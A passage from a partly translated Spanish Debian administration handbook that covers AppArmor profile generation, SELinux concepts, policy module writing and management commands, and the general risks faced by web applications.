Setting /usr/sbin/dhclient-script to enforce mode.

Reloaded AppArmor profiles in enforce mode.

Please consider contributing your new profile!
See the following wiki page for more information:
<https://gitlab.com/apparmor/apparmor/wikis/Profiles>

Finished generating profile for /usr/sbin/dhclient.

Note that the program does not display back the control characters that you
type but for the clarity of the explanation we have included them in the
previous transcript.

- ❶ El primer evento detectado es la ejecución de otro programa. En este caso se ofrecen varias opciones: puede lanzar el programa con el perfil del programa padre (“Inherit”), con un perfil dedicado (“Profile” o “Name”, que sólo se diferencian por la posibilidad de elegir un nombre de perfil arbitrario), con un sub-perfil del proceso padre (“Child”), o bien puede lanzar sin ningún perfil (“Unconfined”). También puede impedir que el programa se ejecute (“Deny”).

Cuando se elige lanzar el proceso hijo con un perfil de dedicado que no exista aún, la herramienta creará el perfil que falta y propondrá sugerencias de reglas en la misma sesión de trabajo.

- ❷ A nivel del núcleo, los permisos especiales del usuario root se han separado en "capacidades" («capabilities»). Cuando una llamada del sistema requiere una capacidad específica, AppArmor verifica que el perfil permite al programa utilizar esta capacidad.
- ❸ Aquí el programa requiere el permiso de lectura sobre el archivo `/etc/ssl/openssl.cnf`. **aa-genprof** ha detectado que este permiso ya se había concedido por varias «abstracciones» y las ofrece como alternativas posibles. Una abstracción proporciona un conjunto reutilizable de reglas de control de acceso, agrupando reglas que suelen utilizarse conjuntamente. En este caso específico el archivo se utiliza normalmente por las funciones relativas a la resolución de nombres de la biblioteca estándar C, y por lo tanto elegimos la opción «2» para incluir la opción «`#include <abstractions/openssl>` » y después «A» para autorizarlo.
- ❹ Hay que tener en cuenta que este intento de acceso no forma parte del perfil `dhclient`, sino del nuevo perfil que hemos creado cuando hemos autorizado a `/usr/sbin/dhclient-script` para que funcione bajo el suyo propio.

Después de examinar todos los eventos registrados, el programa propone guardar todos los perfiles que se han creado durante la ejecución. En este caso tenemos dos perfiles que guardamos simultáneamente mediante «Save» antes de cerrar el programa con «Finish» (pero podríamos igualmente haberlos guardados individualmente).

aa-genprof no es sino un pequeño script inteligente que utiliza **aa-logprof**: crea un perfil vacío, lo carga en modo relajado y después ejecuta **aa-logprof**. Esta última es una utilidad que actualiza un perfil en función de las violaciones que han sido registradas. Por lo tanto se puede volver a ejecutar esta herramienta para mejorar el perfil que se ha creado.

If you want the generated profile to be complete, you should use the program in all the ways that it is legitimately used. In the case of `dhclient`, it means running it via Network Manager, running it via `ifupdown`, running it manually, etc. In the end, you might get a

`/etc/apparmor.d/usr.sbin.dhclient` close to the profile shipped by **apparmor-profiles** in `/usr/share/apparmor/extra-profiles/sbin.dhclient`.

And `/etc/apparmor.d/usr.sbin.dhclient-script` might be similar to `/usr/share/apparmor/extra-profiles/sbin.dhclient`, shipped in **apparmor-profiles** too.

14.5. Introducción a SELinux


14.5.1. Principios

SELinux (*Linux con seguridad mejorada*: «Security Enhanced Linux») es un sistema de *control obligatorio de acceso* («Mandatory Access Control») basado en la interfaz LSM (*módulos de seguridad de Linux*: «Linux Security Modules»). En la práctica, el núcleo pregunta a SELinux antes de cada llamada al sistema para saber si un proceso está autorizado a realizar dicha operación.

SELinux utiliza una serie de reglas — conocidas en conjunto como una *política* («policy») — para autorizar o denegar operaciones. Estas reglas son difíciles de crear. Afortunadamente se proporcionan dos políticas estándar (*targeted*, dirigida, y *strict*, estricta) para evitar gran parte del trabajo de configuración.

Con SELinux, la gestión de permisos es completamente distinta a la de los sistemas Unix tradicionales. Los permisos de un proceso dependen de su *contexto de seguridad*. El contexto está definido por la *identidad* del usuario que lanza el proceso y el *rol* y el *dominio* que el usuario tenía en ese momento. Los permisos realmente dependen del dominio, pero los roles controlan la transición entre dominios. Por último, las transiciones posibles entre roles dependen de la identidad.

Figura 14.1. Contextos de seguridad y usuarios Unix



En la práctica, a un usuario se le asigna un contexto de seguridad predeterminado al iniciar sesión (dependiendo de los roles que pueda adoptar). Esto define el dominio actual y, por lo tanto, el dominio de todos los procesos hijos que lance. Si desea cambiar el rol actual y su dominio asociado, debe ejecutar **newrole -r rol_r -t dominio_t** (habitualmente se permite un único dominio para un rol determinado por lo que puede omitir el parámetro *-t*). Este programa lo autenticará pidiéndole que ingrese su contraseña. Esta característica impide que los programas cambien de rol de forma automática. Estos cambios sólo pueden ocurrir si se permiten explícitamente en la política de seguridad de SELinux.


Obviamente los permisos no se aplican a todos los *objetos* (archivos, directorios, zócalos, dispositivos, etc.). Pueden variar de objeto a objeto. Para conseguir esto, cada objeto está asociado a un *tipo* (esta operación se conoce como etiquetado). Por ello se expresan los permisos de los dominios como conjuntos de operaciones permitidas o denegadas sobre estos tipos (e indirectamente sobre todos los objetos que estan etiquetados con dicho tipo).

EXTRA Los dominios y los tipos son equivalentes

Internamente un dominio es simplemente un tipo, pero un tipo que sólo se aplica a procesos. Es por esta razón que los dominios tienen el sufijo *_t* al igual que los tipos de objeto.

De forma predeterminada, los programas heredan el dominio del usuario que los ejecuta, pero las políticas estándar de SELinux esperan que muchos programas importantes se ejecuten en dominios dedicados. Para conseguir esto, se etiquetan dichos ejecutables con un tipo dedicado (por ejemplo, se etiqueta **ssh** con *ssh_exec_t* y, cuando inicia el programa, automáticamente cambia al dominio *ssh_t*). Este mecanismo de transición automática de dominios permite otorgar exclusivamente los permisos que requiere cada programa. Es un principio fundamental de SELinux.

Figura 14.2. Transiciones automáticas entre dominios



EN LA PRÁCTICA Averiguar el contexto de seguridad

Para averiguar el contexto de seguridad en una consola, puede ejecutar **id -Z**.

```
$ id -Z
unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

If you receive a message saying `id: --context (-Z) works only on an SELinux-enabled kernel` instead, then you need to enable SELinux first by running **selinux-activate** and rebooting.

Para averiguar el contexto de seguridad de un proceso, debe utilizar la opción **z** de **ps**.

```
$ ps axZ | grep vstftpd
system_u:system_r:ftpd_t:s0  2094 ?        Ss   0:00 /usr/sbin/vsftpd
```

El primer campo contiene la identidad, el rol, el dominio y el nivel MCS separados por dos puntos. El nivel MCS (*seguridad multicategoría*: «Multi-Category Security») es un parámetro que interviene en el establecimiento de una política de protección de la confidencialidad, que regula el acceso a archivos basándose en su sensibilidad. No explicaremos esta característica en este libro.

Por último, para averiguar el tipo asignado a un archivo, puede utilizar **ls -Z**.

```
$ ls -Z test /usr/bin/ssh
unconfined_u:object_r:user_home_t:s0 test
system_u:object_r:ssh_exec_t:s0 /usr/bin/ssh
```

Es importante saber que la identidad y rol asignados a un archivo no tienen importancia especial (nunca son utilizados), pero se le asigna un contexto de seguridad completo a todos los objetos para mantener la uniformidad.

14.5.2. Configuración de SELinux

Todos los núcleos estándar que Debian proporciona incluyen compatibilidad con SELinux. Todas las herramientas básicas Unix son compatibles con SELinux sin ninguna modificación. Por lo tanto, es relativamente sencillo habilitar SELinux.

The **apt install selinux-basics selinux-policy-default auditd** command will automatically install the packages required to configure an SELinux system.

El paquete `selinux-policy-default` contiene un conjunto de reglas estándar. De forma predeterminada, esta política sólo restringe el acceso a algunos servicios expuestos ampliamente. Las sesiones de usuario no están restringidas y, por lo tanto, es improbable que SELinux bloquee una operación legítima de un usuario. Sin embargo, mejora la seguridad de los servicios del sistema que estén ejecutando en la máquina. Para establecer una política equivalente a las reglas «estrictas» antiguas debe deshabilitar el módulo `unconfined` (detallamos la gestión de módulos más adelante en esta sección).

Después de instalar una política, debe etiquetar todos los archivos disponibles (lo que quiere decir asignarles un tipo). Debe iniciar esta operación manualmente con **fixfiles relabel**.

Ahora el sistema SELinux está listo. Para habilitarlo debe añadir el parámetro `selinux=1 security=selinux` al núcleo Linux. El parámetro `audit=1` habilita los registros de SELinux que graban todas las operaciones denegadas. Por último, el parámetro `enforcing=1` hace que se apliquen las reglas: sin él, SELinux trabaja en el modo predeterminado *permissive* (permisivo) en el que las acciones prohibidas son registradas pero son ejecutadas de todas formas. Por lo tanto, debe modificar el archivo de configuración del gestor de arranque GRUB para añadir los parámetros que desee. Una forma sencilla de hacerlo es modificar la variable `GRUB_CMDLINE_LINUX` en el archivo `/etc/default/grub` y ejecutar **update-grub**. SELinux estará activo al reiniciar.

Es importante saber que el script **selinux-activate** automatiza todas estas operaciones y fuerza el etiquetado de archivos en el siguiente reinicio (lo que evita que se creen nuevos archivos sin etiquetar cuando SELinux aún no está activo mientras se realiza el etiquetado).

14.5.3. Gestión de un sistema SELinux

La política SELinux consiste en un conjunto de reglas modular, y su instalación detecta y habilita automáticamente todos los módulos necesarios en función de

los servicios que se encuentren instalados. El sistema, por lo tanto, se encuentra operativo de forma inmediata. Sin embargo, cuando instale un servicio después de haber instalado la política SELinux deberá habilitar el módulo correspondiente manualmente. Para ello existe el programa **semodule**. Lo que es más, debería tener la capacidad de definir los roles que cada usuario puede adoptar, lo que puede realizar con el programa **semanage**.

Puede utilizar estos dos programas para modificar la configuración actual de SELinux, almacenada en `/etc/selinux/default/`. A diferencia de otros archivos de configuración que puede encontrar en `/etc/`, no debe modificar estos archivos manualmente. Debe utilizar los programas diseñados para este propósito.

YENDO MÁS ALLÁ Más documentación

Puesto que su desarrollador original, la agencia nacional de seguridad estadounidense (NSA: «National Security Agency») no proporciona documentación oficial, la comunidad ha creado un wiki para compensarlo. Dispone de mucha información, pero debe tener en cuenta que la mayoría de los que contribuyen a SELinux son usuarios de Fedora (en la que SELinux está habilitado de forma predeterminada). Por este motivo la documentación suele tratar con dicha distribución específicamente.

→ <https://selinuxproject.org>

You should also have a look at the dedicated Debian wiki page.

→ <https://wiki.debian.org/SELinux>

14.5.3.1. Gestión de módulos SELinux

Los módulos SELinux disponibles se almacenan en el directorio `/usr/share/selinux/default/`. Para habilitar uno de estos módulos en la configuración actual debe ejecutar **semodule -i *módulo.pp.bz2***. La extensión *pp.bz2* significa *paquete de política* («policy package») comprimido mediante bzip2.

Puede eliminar un módulo de la configuración actual con **semodule -r *módulo***. Por último, **semodule -l** enumera los módulos instalados actualmente. También imprime los números de versión correspondientes. Los módulos pueden ser activados selectivamente con **semodule -e** y desactivados mediante **semodule -d**.

```
# semodule -i /usr/share/selinux/default/abrt.pp.bz2
libsemanage.semanage_direct_install_info: abrt module will be
disabled after install as there is a disabled instance of this
```

```

module present in the system.
# semodule -l
accountsd
acct
[...]
# semodule -e abrt
# semodule -d accountsd
# semodule -l
abrt
acct
[...]
# semodule -r abrt
libsemanage.semanage_direct_remove_key: abrt module at priority 100
is now active.

```

semodule carga inmediatamente la nueva configuración a menos que utilice la opción `-n`. De forma predeterminada, el programa actúa sobre la configuración actual (indicada por la variable `SELINUXTYPE` en el archivo `/etc/selinux/config`), pero también puede modificar una distinta especificándola con la opción `-s`.

14.5.3.2. Gestión de identidades

Cada vez que un usuario inicia sesión, se le asigna una identidad SELinux. Esta identidad determina los roles que puede adoptar. Puede configurar estas correspondencias (entre el usuario y la identidad y entre la identidad y los roles) con el programa **semanage**.

You should definitely read the `semanage(8)` manual page. All the managed concepts have their own manual page; for instance, `semanage-login(8)`. Even if the command's syntax tends to be similar for all the concepts which are managed, it is recommended to read its manual page. You will find common options to most subcommands: `-a` to add, `-d` to delete, `-m` to modify, `-l` to list, and `-t` to indicate a type (or domain).

semanage login -l enumera las correspondencias actuales entre identificadores de usuarios y entidades SELinux. Los usuarios que no aparecen explícitamente poseen la identidad predeterminada, que corresponde al elemento `__default__`. Si ejecuta **semanage login -a -s user_u usuario**, asociará la identidad `user_u` con el usuario dado. Por último, **semanage login -d usuario** elimina la asociación asignada al usuario.

```

# semanage login -a -s user_u rhertzog
# semanage login -l

```


Login Name Service	SELinux User	MLS/MCS Range	
__default__	unconfined_u	s0-s0:c0.c1023	*
rhertzog	user_u	s0	*
root	unconfined_u	s0-s0:c0.c1023	*

```
# semanage login -d rhertzog
```

semanage user -l enumera las asociaciones entre las identidades de usuario de SELinux y los roles permitidos. Agregar una nueva identidad requiere definir tanto sus roles correspondientes como un prefijo de etiquetado que se utiliza para asignar un tipo a los archivos personales (*/home/usuario/**). Debe elegir el prefijo entre *user*, *staff* y *sysadm*. El prefijo «*staff*» hace que los archivos sean del tipo «*staff_home_dir_t*». Para crear una nueva identidad de usuario SELinux, ejecute **semanage user -a -R *roles* -P *prefijo identidad***. Puede eliminar una identidad de usuario SELinux ejecutando **semanage user -d *identidad***.

```
# semanage user -a -R 'staff_r user_r' -P staff test_u
# semanage user -l
```

SELinux User	Labeling Prefix	MLS/ MCS Level	MLS/ MCS Range
SELinux Roles			
root	sysadm	s0	s0-s0:c0.c1023
staff_r sysadm_r system_r			
staff_u	staff	s0	s0-s0:c0.c1023
staff_r sysadm_r			
sysadm_u	sysadm	s0	s0-s0:c0.c1023
sysadm_r			
system_u	user	s0	s0-s0:c0.c1023
system_r			
test_u	staff	s0	s0
staff_r user_r			
unconfined_u	unconfined	s0	s0-s0:c0.c1023
system_r unconfined_r			
user_u	user	s0	s0
user_r			

```
# semanage user -d test_u
```

14.5.3.3. Gestión de contextos de archivos, puertos y valores booleanos

Cada módulo de SELinux proporciona un conjunto de reglas de etiquetado de archivos, pero también es posible crear reglas de etiquetado personalizadas para adaptarse a algún caso específico. Por ejemplo, si desea que el servidor web sea capaz de leer archivos en el directorio `/srv/www/`, podría ejecutar **semanage fcontext -a -t httpd_sys_content_t "/srv/www(/.*)"?** seguido de **restorecon -R /srv/www/**. La primera ejecución registra las nuevas reglas de etiquetado, mientras que la segunda hace que se reinicialicen los tipos de archivo según las reglas de etiquetado actuales.

De forma similar, se etiquetan los puertos TCP/UDP de forma que asegure que únicamente los demonios correspondientes puedan escuchar en ellos. Por ejemplo, si desea que el servidor web pueda escuchar en el puerto 8080, deberá ejecutar **semanage port -m -t http_port_t -p tcp 8080**.

Some SELinux modules export Boolean options that you can tweak to alter the behavior of the default rules. The **getsebool** utility can be used to inspect those options (**getsebool *boolean*** displays one option, and **getsebool -a** them all). The **setsebool *boolean value*** command changes the current value of a Boolean option. The **-P** option makes the change permanent, it means that the new value becomes the default and will be kept across reboots. The example below grants web servers an access to home directories (this is useful when users have personal websites in `~/public_html/`).

```
# getsebool httpd_enable_homedirs
httpd_enable_homedirs --> off
# setsebool -P httpd_enable_homedirs on
# getsebool httpd_enable_homedirs
httpd_enable_homedirs --> on
```

14.5.4. Adaptación de las reglas

Puesto que la política SELinux es modular, puede ser interesante desarrollar nuevos módulos para aplicaciones (posiblemente propias) que carezcan de uno. Estos nuevos módulos completarán la *política de referencia*.

Para crear nuevos módulos, necesitará los paquetes `selinux-policy-dev` y `selinux-policy-doc`. Este último contiene la documentación de las reglas estándar (`/usr/share/doc/selinux-policy-doc/html/`) y los archivos de ejemplo que puede utilizar como plantillas para crear nuevo módulos. Instale estos módulos y estúdielos detenidamente:

```
$ cp /usr/share/doc/selinux-policy-doc/Makefile.example Makefile
$ cp /usr/share/doc/selinux-policy-doc/example.fc ./
$ cp /usr/share/doc/selinux-policy-doc/example.if ./
$ cp /usr/share/doc/selinux-policy-doc/example.te ./
```

El archivo `.te` es el más importante. Define las reglas. El archivo `.fc` define los «contextos de archivo», es decir los tipos asignados a los archivos relacionados con este módulo. Los datos del archivo `.fc` se utilizan durante el paso de etiquetado de archivos. Por último, el archivo `.if` define la interfaz del módulo: es una serie de «funciones públicas» que otros módulos pueden utilizar para interactuar con el módulo que se está creando.

14.5.4.1. Creación de un archivo `.fc`

Leer el ejemplo a continuación debería ser suficiente para entender la estructura de este tipo de archivos. Puede utilizar expresiones regulares para asignar el mismo contexto de seguridad a múltiples archivos, o incluso a un árbol de directorios completo.

Ejemplo 14.2. Archivo `example.fc`

```
# myapp executable will have:
# label: system_u:object_r:myapp_exec_t
# MLS sensitivity: s0
# MCS categories: <none>

/usr/sbin/myapp          --
gen_context(system_u:object_r:myapp_exec_t,s0)
```

14.5.4.2. Creación de un archivo `.if`

En el ejemplo a continuación, la primera interfaz («`myapp_domtrans`») controla quién puede utilizar la aplicación. La segunda («`myapp_read_log`») otorga permisos de escritura a los archivos de registro de la aplicación.

Cada interfaz debe generar un conjunto de reglas válido que pueda ser integrado en un archivo `.te`. Por lo tanto, debe declarar todos los tipos que utilizará (con el macro `gen_require`) y utilizar directivas estándar para otorgar permisos. Sepa que puede utilizar interfaces proporcionadas por otros módulos. La siguiente sección dará más explicaciones sobre cómo expresar estos permisos.

Ejemplo 14.3. Archivo `ejemplo.if`

```
## <summary>Myapp example policy</summary>
## <desc>
```

```

##      <p>
##          More descriptive text about myapp.  The desc
##          tag can also use p, ul, and ol
##          html tags for formatting.
##      </p>
##      <p>
##          This policy supports the following myapp features:
##          <ul>
##          <li>Feature A</li>
##          <li>Feature B</li>
##          <li>Feature C</li>
##          </ul>
##      </p>
## </desc>
#

```

```

#####
## <summary>
##     Execute a domain transition to run myapp.
## </summary>
## <param name="domain">
##     <summary>
##         Domain allowed to transition.
##     </summary>
## </param>
#
interface(`myapp_domtrans`, `
    gen_require(`
        type myapp_t, myapp_exec_t;
    `)

    domtrans_pattern($1,myapp_exec_t,myapp_t)
`)

```

```

#####
## <summary>
##     Read myapp log files.
## </summary>
## <param name="domain">
##     <summary>
##         Domain allowed to read the log files.
##     </summary>
## </param>
#
interface(`myapp_read_log`, `
    gen_require(`
        type myapp_log_t;
    `)

    logging_search_logs($1)

```

```
allow $1 myapp_log_t:file read_file_perms;
')
```

DOCUMENTACIÓN Explicaciones sobre la *política de referencia*

La *política de referencia* evoluciona como cualquier proyecto de software libre: basada en contribuciones de voluntarios. Tresys, una de las compañías más activas en el ámbito de SELinux, alberga el proyecto. Su wiki contiene explicaciones sobre la estructura de las reglas y cómo puede crear nuevas.

→ <https://github.com/SELinuxProject/refpolicy/wiki/GettingStarted>

14.5.4.3. Escritura de un archivo `.te`

Revise el archivo `example.te`:

YENDO MÁS ALLÁ El lenguaje de macro `m4`

Para estructurar la política correctamente, los desarrolladores de SELinux utilizaron un procesador de macros. En lugar de duplicar muchas directivas `allow` similares, crearon «funciones macro» para utilizar una lógica de más alto nivel que también resulta en una política mucho más legible.

En la práctica, utilizamos `m4` para compilar estas reglas. Realizar la operación opuesta: expande todas las directivas de alto nivel en una base de datos gigante de directivas `allow`.

Las «interfaces» SELinux son sólo funciones macro que serán substituidas por un conjunto de reglas en tiempo de compilación. De la misma forma, algunos permisos son en realidad conjuntos de permisos que son reemplazados por sus valores en tiempo de compilación.

```
policy_module(example,1.0.0) ❶ # a non-base module name must match
the file name
```

```
#####
```

```
#
```

```
# Declarations
```

```
#
```

```
type myapp_t; ❷
```

```
type myapp_exec_t;
```

```
domain_type(myapp_t)
```

```
domain_entry_file(myapp_t, myapp_exec_t) ❸
```

```
type myapp_log_t;
```

```
logging_log_file(myapp_log_t) ❹
```

```
type myapp_tmp_t;
```

```
files_tmp_file(myapp_tmp_t)
```

```
#####
#
# Myapp local policy
#

allow myapp_t myapp_log_t:file { read_file_perms append_file_perms
}; ❸

allow myapp_t myapp_tmp_t:file manage_file_perms;
files_tmp_filetrans(myapp_t,myapp_tmp_t,file)
```

- ❶ El módulo debe ser identificado por su nombre y número de versión. Esta directiva es obligatoria.
- ❷ Si el módulo introduce tipos nuevos, debe declararlos con directivas como las siguientes. No dude en crear tantos tipos como necesite en lugar de otorgar demasiados permisos inútiles.
- ❸ Dichas interfaces definen el tipo `myapp_t` como un dominio de proceso que cualquier ejecutable con la etiqueta `myapp_exec_t` debería utilizar. Implícitamente, esto agrega un atributo `exec_type` en estos objetos, lo que a su vez permite a otros módulos otorgar permisos para ejecutar dichos programas: por ejemplo, el módulo `userdomain` permite que los ejecuten los procesos con dominios `user_t`, `staff_t` y `sysadm_t`. Los dominios de otras aplicaciones confinadas no tendrán los permisos para ejecutarlos a menos que las reglas les otorguen permisos similares (este es el caso, por ejemplo, de **dpkg** con su dominio `dpkg_t`).
- ❹ `logging_log_file` es una interfaz provista por la política de referencia. Indica que los archivos etiquetados con el tipo dado son archivos de registro que deben gozar de los beneficios de las reglas asociadas (por ejemplo, otorgando permisos a **logrotate** para que los pueda manipular).
- ❺ La directiva `allow` es la directiva base para autorizar una operación. El primer parámetro es el dominio de proceso al que se le permite ejecutar la operación. El segundo define el objeto que puede manipular un proceso del dominio anterior. Este parámetro debe estar en el formato «*tipo:clase*», en el que *tipo* es el tipo SELinux y *clase* describe la naturaleza del objeto (archivo,

directorio, zócalo, tubería, etc.). Finalmente, el último parámetro describe los permisos (las operaciones permitidas).

Los permisos están definidos como el conjunto de operaciones permitidas y siguen la siguiente plantilla: { *operación1* *operación2* }. Sin embargo, también puede utilizar macros que representan los permisos más útiles. El archivo `/usr/share/selinux/devel/include/support/obj_perm_sets.spt` los enumera.

La siguiente página web provee una lista relativamente exhaustiva de las clases de objetos y los permisos que puede otorgar.

→ <https://selinuxproject.org/page/ObjectClassesPerms>

Ahora sólo debe encontrar el conjunto mínimo de reglas necesario para asegurar que la aplicación o servicio objetivo funcione correctamente. Para lograrlo, debería tener buen conocimiento de cómo funciona la aplicación y qué tipo de datos genera o administra.

Sin embargo, es posible un enfoque empírico. Una vez que se etiquetaron correctamente los objetos relevantes, puede utilizar la aplicación en modo permisivo: las operaciones que hubiesen estado bloqueadas son registradas pero ejecutarán correctamente. Si analiza los registros, ahora puede identificar las operaciones a permitir. A continuación encontrará un ejemplo de elemento en dicho registro:

```
avc: denied { read write } for pid=1876 comm="syslogd"
name="xconsole" dev=tmpfs ino=5510
scontext=system_u:system_r:syslogd_t:s0
tcontext=system_u:object_r:device_t:s0 tclass=fifo_file permissive=1
```

Para entender mejor este mensaje, estudiémoslo parte por parte.

Tabla 14.1. Análisis de una traza SELinux

Mensaje	Descripción
avc: denied	Se denegó una operación.
{ read write }	Esta operación necesita los permisos <code>read</code> y <code>write</code> .
pid=1876	El proceso con PID 1876 ejecutó la operación (o intentó hacerlo).

Mensaje	Descripción
<code>comm="syslogd"</code>	Este proceso era una instancia del programa <code>syslogd</code> .
<code>name="xconsole"</code>	El objeto de destino se llamaba <code>xconsole</code> . En ciertos casos también se puede tener una variable «path» con una ruta completa.
<code>dev=tmpfs</code>	El dispositivo que alberga el objeto destino es un <code>tmpfs</code> (sistema de archivos en memoria). Para un disco real, podría ver la partición que alberga el objeto (por ejemplo, «sda3»).
<code>ino=5510</code>	El objeto está identificado por el número de inodo 5510.
<code>scontext=system_u:system_r:syslogd_t:s0</code>	Este es el contexto de seguridad del proceso que ejecutó la operación.
<code>tcontext=system_u:object_r:device_t:s0</code>	Este es el contexto de seguridad del objeto destino.
<code>tclass=fifo_file</code>	El objeto destino es un archivo FIFO.

Observando esta entrada de registro, es posible crear una regla que permitiría esta operación. Por ejemplo, `allow syslogd_t device_t:fifo_file { read write }`. Se puede automatizar este proceso, que es exactamente lo que ofrece el paquete **audit2allow** (del paquete `polycoreutils`). Este enfoque sólo es útil si ya están etiquetados correctamente los muchos objetos que deben ser confinados. En cualquier caso, debe revisar cuidadosamente las reglas generadas y validarlas según su conocimiento de la aplicación. En efecto, este enfoque tiende a otorgar más permisos de los que son realmente necesarios. La solución apropiada generalmente es crear nuevos tipos y otorgar los permisos sólo sobre dichos tipos. También puede suceder que denegar una operación no es fatal para la aplicación, en cuyo caso podría ser mejor simplemente agregar una regla «`dontaudit`» para evitar que sea registrada a pesar de que sea denegada.

***COMPLEMENTOS* Falta de roles en las reglas de la política**

Puede parecerle extraño que no se mencionen roles cuando se crean nuevas reglas. SELinux sólo utiliza los dominios para saber qué operaciones están permitidas. El rol sólo interviene indirectamente permitiéndole al usuario cambiar a otro dominio. SELinux está basado en una teoría conocida como *forzado de tipos* («Type Enforcement») y el tipo es el único elemento que importa al otorgar permisos.

14.5.4.4. Compilación de los archivos

Una vez que los 3 archivos (`ejemplo.if`, `ejemplo.fc` y `ejemplo.te`) estén a la altura de sus expectativas de las nuevas reglas, renómbralos a

`mi_programa.extensión` y ejecute **make NAME=devel** para generar un módulo en el archivo `mi_programa.pp` (puede cargarlo inmediatamente con **semodule -i mi_programa.pp**). Si define varios módulos, **make** creará todos los archivos `.pp` correspondientes.

14.6. Otras consideraciones relacionadas con la seguridad

La seguridad no es sólo un problema técnico: se trata sobre todo de buenas prácticas y de una buena comprensión de los riesgos. Esta sección revisa algunos de los riesgos más comunes, así como también unas pocas prácticas recomendadas que deberían, dependiendo del caso, aumentar la seguridad o reducir el impacto de un ataque exitoso.

14.6.1. Riesgos inherentes de las aplicaciones web

El carácter universal de las aplicaciones web llevaron a su proliferación. Usualmente se ejecutan varias en paralelo: correo web, wiki, sistema de gestión, foros, galería de fotos, blog, etc. La mayoría de estas aplicaciones están basadas en la pila «LAMP» (*Linux, Apache, MySQL, PHP*). Desafortunadamente, muchas de estas aplicaciones también fueron escritas sin considerar los problemas de seguridad. Los datos que provienen del exterior, demasiado seguido, son utilizados luego de escasa o nula validación. Se pueden proveer valores creados especiales para generar que una llamada a un programa ejecute otro en cambio. Con el paso del tiempo se corrigieron muchos de los problemas más obvios, pero aparecen nuevos problemas regularmente.

VOCABULARIO Inyección SQL

Cuando un programa agrega datos a una consulta SQL de forma insegura, es vulnerable a inyecciones SQL; este nombre hace referencia al acto de cambiar un parámetro de forma que la consulta ejecutada por el programa resultará diferente a la esperada, bien para dañar la base de datos o para acceder a datos a los que normalmente no tendría acceso.

→ https://es.wikipedia.org/wiki/Inyecci%C3%B3n_SQL

Updating web applications regularly is therefore a must, lest any cracker (whether a professional attacker or a “script kiddy”) can exploit a known

vulnerability. The actual risk depends on the case, and ranges from data destruction to arbitrary code execution, including web site defacement.

14.6.2. Saber qué esperar

Generalmente se utiliza una vulnerabilidad en una aplicación web como punto de partida para intentos de «cracking». Lo que sigue es una breve revisión de las consecuencias posibles.

VISTA RÁPIDA Filtrado de consultas HTTP

Apache 2 incluye módulos que permiten filtrar consultas HTTP entrantes. Esto permite bloquear algunos vectores de ataque. Por ejemplo, limitar la longitud de los parámetros puede prevenir un desbordamiento de búfer. De forma más general, puede validar los parámetros inclusive antes de que sean pasados a la aplicación web y puede restringir el acceso según muchos criterios. Inclusive puede combinarlo con actualizaciones dinámicas del firewall, para prohibirle temporalmente el acceso al servidor web a un cliente que infrinja alguna de las reglas.

Configurar estas verificaciones puede ser una tarea larga y tediosa, pero valdrá la pena cuando la aplicación web que deba desplegar tenga un historial de seguridad dudoso.

mod-security2 (en el paquete *libapache2-mod-security2*) es el módulo principal de este tipo. Incluso viene con muchas reglas listas para ser utilizadas y de instalación sencilla (en el paquete *modsecurity-crs*).

The consequences of an intrusion will have various levels of obviousness depending on the motivations of the attacker. “Script-kiddies” only apply recipes they find on web sites; most often, they deface a web page or delete data. In more subtle cases, they add invisible contents to web pages so as to improve referrals to their own sites in search engines.

Un atacante más avanzado irá más allá. Un escenario desastroso podría ser como sigue: el atacante obtiene la habilidad de ejecutar programas como el usuario `www-data`, pero ejecutar una orden necesita demasiadas manipulaciones. Para hacer su tarea más sencilla, instala otra aplicación web diseñada específicamente para ejecutar remotamente muchas órdenes distintas, como navegar el sistema de archivos, examinar permisos, subir o descargar archivos, ejecutar programas o inclusive proveer una consola de red. Generalmente, la vulnerabilidad le permitirá ejecutar **wget** para

descargar algún malware en `/tmp/` y luego ejecutarlo. Usualmente se descarga dicho malware de un sitio web extranjero que fue comprometido con anterioridad y servirá para cubrir sus huellas y hacer más difícil rastrear el origen real del ataque.

